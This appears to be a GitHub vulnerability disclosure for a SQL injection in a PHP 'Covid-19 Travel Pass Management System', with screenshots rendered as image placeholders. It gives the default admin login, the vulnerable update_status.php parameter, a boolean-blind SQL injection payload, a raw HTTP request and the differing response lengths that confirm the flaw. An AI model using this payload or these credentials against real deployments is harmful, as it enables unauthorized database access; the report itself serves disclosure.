debug601 Create SQLi-5.md History

1 contributor

38 lines (25 sloc) | 1.56 KB

# Covid-19 Travel Pass Management System v1.0 by oretnom23 has SQL injection

Author： k0xx

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15308/covid-19-travel-pass-management-system-phpoop-free-source-code.html

Vulnerability File: /ctpms/admin/applications/update_status.php?id=

Vulnerability location: /ctpms/admin/applications/update_status.php?id=,id


[+] Payload: /ctpms/admin/applications/update_status.php?id=1%27%20and%20length(database())%20=%208--+ // Leak place ---> id


Current database name: ctpms_db,length is 8

```
GET /ctpms/admin/applications/update_status.php?id=1%27%20and%20length(database())%2
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```


```
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=sbd29ujtf9eelnf4f6rlt8ikfi
Connection: close
```


## When length (database ()) = 7, Content-Length: 1783




## When length (database ()) = 8, Content-Length: 1792






Status Approved